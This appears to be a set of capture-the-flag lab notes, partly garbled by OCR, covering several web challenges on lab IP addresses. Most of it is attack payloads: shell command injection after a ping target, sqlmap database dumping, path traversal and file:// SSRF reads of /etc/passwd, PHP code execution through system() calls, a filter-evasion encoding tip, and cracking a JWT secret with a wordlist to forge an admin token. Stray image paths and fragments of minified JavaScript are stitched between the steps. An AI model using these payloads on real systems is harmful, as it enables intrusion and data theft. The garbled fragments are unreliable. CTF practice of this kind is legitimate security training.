Ping station (Command injection vulnerability)

1.1.1.1;ls

1.1.1.1; cat flag – open file

1.1.1.1; pwd – current directory

1.1.1.1; whoami – current user

1.1.1.1; find / -name flag – search

1.1.1.1; ps aux -- Display running processes on the system.

1.1.1.1; top -- Display real-time system information, such as running processes, memory, and CPU usage.

small-data-leak (Sql Injection vulnerability)

http://34.141.113.155:32320/user?id=

```
└─$ sqlmap -u http://34.141.113.155:32320/user?id=1
```

```
sqlmap -u "http://34.141.113.155:32320/user?id=1" –dbs
```

```
$ sqlmap -u "http://34.141.113.155:32320/user?id=1" -D public –tables
```

```
$ sqlmap -u "http://34.141.113.155:32320/user?id=1" -D public -T
"ctf{57b23475b9b02093a9eb5d7df5f07957e2b2dc724443d6b08961fbe3387" –columns
```

file-crawler(File Inclusion)

```
<img src="local?image_name=static/path.jpg" align="middle">
```

http://34.141.113.155:32610/local?image_name=../../../etc/passwd

```
curl http://34.107.71.117:30687/local?image_name=/tmp/flag
```

Attackers might encode characters in the URL to evade detection. For example, converting characters like `&` or `/` into their hexadecimal equivalents (`%26` for `&` or `%2F` for `/`) can bypass simple filters that don't decode URLs before checking.

- Example: `/admin` → `%2Fadmin`.

ultra-crawl

file:///home/ctf/app.py

```
curl -X POST "http://34.141.113.155:30477/" -d "url=file:///etc/passwd"
```

```
curl -X POST "http://34.141.113.155:30477" -d "url=file:///home/ctf/sir-a-random-folder-for-the-flag/flag.txt"
```

```
└─$ curl -X GET "http://34.141.113.155:30477/" -H "Host: company.tld"
```

alien-inclusion(Request Forgery)

```
curl http://34.141.113.155:31736/?vector=/Admin/e&replace=phpinfo()
```

```
curl "http://34.141.113.155:31736/?start=" --data "start=flag.php"
```

substitute(Code Execution)


```
http://34.141.113.155:31714/index.php?vector=/Admin/e&replace=system('whoami')
```

```
http://34.141.113.155:31714/index.php?vector=/Admin/e&replace=system('ls -la')
```

```
http://34.141.113.155:31714/index.php?vector=/Admin/e&replace=system('ls -la /var/www/html/here_we_dont_have_flag')
```

```
http://34.141.113.155:31714/index.php?vector=/Admin/e&replace=system('cat /var/www/html/here_we_dont_have_flag/flag.txt')
```

Under-construction:



Under construction | 35.198.127.202:31837/js/app.d875d

35.198.127.202:31837/js/app.d875ddd5.js.map

Navbar lol Home User giobolota LogOut

giobolota Profile


Id: 4

Email: giorgi@gmail.com

Authorities:

- [✓] Pause on debugger statement
- [ ] Pause on exceptions

```
ɔ,i=t[0],u=t[1],l=t[2],c=0,m=[];c<i.length;c++)o=i[c],Object.prototype.hasOwnProperty.call(s,o)&&s[o]&&m.push(s[o][0]),s[o]=0;for(r in u)Objec
map
```



Under construction | 35.198.127.202:31837/js/app.d875d


35.198.127.202:31837/js/app.d875ddd5.js.map

```
B5D,EAAU,cAAgBwD,EAAY,KAAOE,EAAU,IAC1FT,EAAMY,KAAO,iBACbZ,EAAMQ,KAAOD,EACbP,EAAMa,QAAUJ,EAChBH,EAAM,GAAGN,GAEVtC,EAAgBX,QAAW+D,IAG7B,IAAIlB,EAAUmB,YAAAW,WACxBxB,EAAiB,CAAEiB,KAAM,UAAWE,OAAQlB,MAC1C,MACHA,EAAOW,QAAUX,EAAOY,OAASb,EACjCE,SAASu

OP,MAAW,CAACL,EAAG,oBAAoB,CAACE,MAAM,CAAC,KAAO,kBAAkBN,EAAIW,GAAG,qBAAqB,OAAOX,EAAIY,OAAOR,EAAG,MAAM,CAACG,YAAY,aAAa,CAACH,EAAG,gBAAgB,MAC/3Da,EAAkB,GCoDtB,G,oBAAAA,CACEC,SAAU,CACRL,YADJ,WAEM,OAAOZ,KAAKkB,OAAOC,MAAMC,KAAKjC,MAEhCkC,eAJJ,WAK
AAc,CAAEP,EAAW,QAAEI,EAAG,MAAM,CAACG,YAAY,qBAAqBD,MAAM,CAAC,KAAO,UAAU,CACN,EAAIW,GAAGX,EAAIc,GAAGd,EAAIlD,YAAYkD,EAAIY,cACtpE,EAAkB,G,YCDD6B,EACnB,WAAY1B,EAAAU2B,EAAOC,GAAU,uBACrC1C,KAAKc,SAAWA,EAChBd,KAAKyC,MAAQA,EACbzC,KAAK0C,SAAWA,GCoDp
AAOC,IAAI,SAAUnC,EAAG,MAAM,CAACG,YAAY,gBAAgB,CACP,EAAIW,GAAGX,EAAIc,GAAGd,EAAIsC,OAAOgB,MAM,aAAatD,EAAIY,OAAOR,EAG,MAAM,CACG,YAAY,cAAc,CAACH,EAAG,QAAQ,CACE,MAAM,CAAC,IAAM,aAAa,CACN,EAAIW,GAAG,cAAcP,EAAG,QAAQ,CAAC4B,WAAW,CAAC,CAACjF,K
,EAAO,mBACAtJ,QAAQE,OAAOU,QAK9B6I,UAAW,CACTC,aADS,SACI7D,EAAOhC,GAClBgC,EAAMyB,OAAOD,UAAW,EACxBxB,EAAMhC,KAAOA,GAEf8F,aALS,SAKI9D,GACXA,EAAMyB,OAAOD,UAAW,EACxBxB,EAAMhC,KAAO,MAEf0F,OATS,SASF1D,GACLA,EAAMyB,OAAOD,UAAW,EACxBxB,EAAMhC,KAAO,MA

bject to store loaded and loading chunks\n \t// undefined = chunk not loaded, null = chunk preloaded/prefetched\n \t// Promise = chunk loading, 0 = chunk loaded\n \tvar installedChunks = {\n \t\t"app": 0\n \t};\n\n \tvar deferredModules = 
t\tvar realSrc = event && event.target && event.target.src;\n \t\t\t\t\t\t\terror.message = 'Loading chunk ' + chunkId + ' failed.\\n(' + errorType + ': ' + realSrc + ')';\n \t\t\t\t\t\t\terror.name = 'ChunkLoadError';\n \t\t\t\t\t\t\terro
 \t// __webpack_public_path__\n \t__webpack_require__.p = "/";\n\n \t// on error function for async loading\n \t__webpack_require__.oe = function(err) { console.error(err); throw err; };\n\n \tvar jsonpArray = window["webpackJsonp"] = windo

":"sign-out-alt"}}),_vm._v("LogOut\\n        ")],1)])]):_vm._e()]),_c('div',{staticClass:"container"},[_c('router-view')],1)])}\nvar staticRenderFns = []\n\nexport { render, staticRenderFns }`
,\n    showAdminBoard() {\n      if (this.currentUser && this.currentUser.roles) {\n        return this.currentUser.roles.includes('ROLE_ADMIN');\n      }\n\n      return false;\n    }\n  },\n  methods: {\n    logOut() {\n      this.$store

ss:"btn btn-primary btn-block",attrs:{"disabled":_vm.loading}},[_c('span',{directives:[{name:"show",rawName:"v-show",value:(_vm.loading),expression:"loading"}],staticClass:"spinner-border spinner-border-sm"}),_c('span',[_vm._v("Login")])])

alse,\n      message: ''\n    };\n  },\n  computed: {\n    loggedIn() {\n      return this.$store.state.auth.status.loggedIn;\n    }\n  },\n  created() {\n    if (this.loggedIn) {\n      this.$router.push('/profile');\n    }\n  },\n  metho

div',{staticClass:"form-group"},[_c('label',{attrs:{"for":"password"}},[_vm._v("Password")]),_c('input',{directives:[{name:"model",rawName:"v-model",value:(_vm.user.password),expression:"user.password"},{name:"validate",rawName:"v-validate

    <button class="btn btn-primary btn-block">Sign Up</button>\n          </div>\n        </div>\n      </form>\n\n      <div\n        v-if="message"\n        class="alert"\n        :class="successful ? 'alert-success' : 'alert-danger'"\n
```

role_admin

- [ ] Highlight All
- [ ] Match Case
- [ ] Match Diacritics
- [ ] Whole Words

1 of 1 match



35.198.127.202:31837/js/app.d875ddd5.js.map

Navbar lol Home User giobolota LogOut

giobolota Profile


Id: 4

Email: giorgi@gmail.com

Authorities:

```
localStorage.getItem("user")
```

```
⚠ Password fields present on an insecure (http://) page. This is a security risk that allows user login credentials to be stolen. [Learn More]   login
⚠ Password fields present on an insecure (http://) page. This is a security risk that allows user login credentials to be stolen. [Learn More]   register
⚠ Password fields present on an insecure (http://) page. This is a security risk that allows user login credentials to be stolen. [Learn More]   login
>> localStorage.getItem("user")
← '{"id":4,"username":"giobolota","email":"giorgi@gmail.com","roles":
  ["USER"],"accessToken":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwiaWF0IjoxNzM3NDk2MTc5LCJleHAiOjE3Mzc1ODI1Nzl9.GqMVWf_w3XXg4XFtg6jDTeco36twrzrbJu6nSO1OedQ"
  }'
```




35.198.127.202:31837


Navbar lol Home Admin Board User giobolota LogOut

Welcome to our website. There is nothing here yet lol.


Key	Value
user	{"id":4,"username":"giobolota","email":"giorgi@gmail.com","roles":["ROLE_ADMIN"],"accessToken":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwiaWF0IjoxNzM3NDk2MTc5LCJleHAiOjE3Mzc1ODI1Nzl9.GqMVWf_w3XXg4XFtg6jDTeco36twrzrbJu6nS...



```
┌──(giobolota㉿kali)-[~/Desktop/jwt_tool]
└─$ python3 /home/giobolota/jwt_tool/jwt_tool.py "http://35.198.127.202:31837/api/app/admin" \
-rc "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwiaWF0IjoxNzM3NDk2MTc5LCJleHAiOjE3Mzc1ODI1Nzl9.GqMVWf_w3XXg4XFtg6jDTeco36twrzrbJu6nSO1OedQ" \
-C -d /home/giobolota/Desktop/rockyou.txt

 Version 2.2.7                                   @ticarpi

Original JWT: 

[-] Invalid token:
Not 3 parts -> header.payload.signature

┌──(giobolota㉿kali)-[~/Desktop/jwt_tool]
└─$ 
```



```
kali@kali: ~/jwt_tool
File  Actions  Edit  View  Help

 Version 2.2.5                                   @ticarpi

Original JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwiaWF0IjoxNjUxNTEwMjYzLCJleHAiOjE2NTE1OTY2NjN9.9Gl9JueIvAS
6WQTgT6OkpjH_Xs2C5SLzKIFI-F82YMc

[+] letmein is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S HS256 -p "letmein"

┌──(kali㉿kali)-[~/jwt_tool]
└─$ 
```



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNjUxNTEwMjYzLCJleHAiOjE2NTE1OTY2NjN9.WYd3EDc4zaWBM64K2BKuJ7GE14sjTS8zmnvpMe0-J9M
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "id": 1,
  "iat": 1651510263,
  "exp": 1651596663
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  letmein
) ☐ secret base64 encoded
```

Signature Verified



Laboratory: under-construction

Now we need to put the modified token into the request in Burp Suite (use manual proxy in the browser).

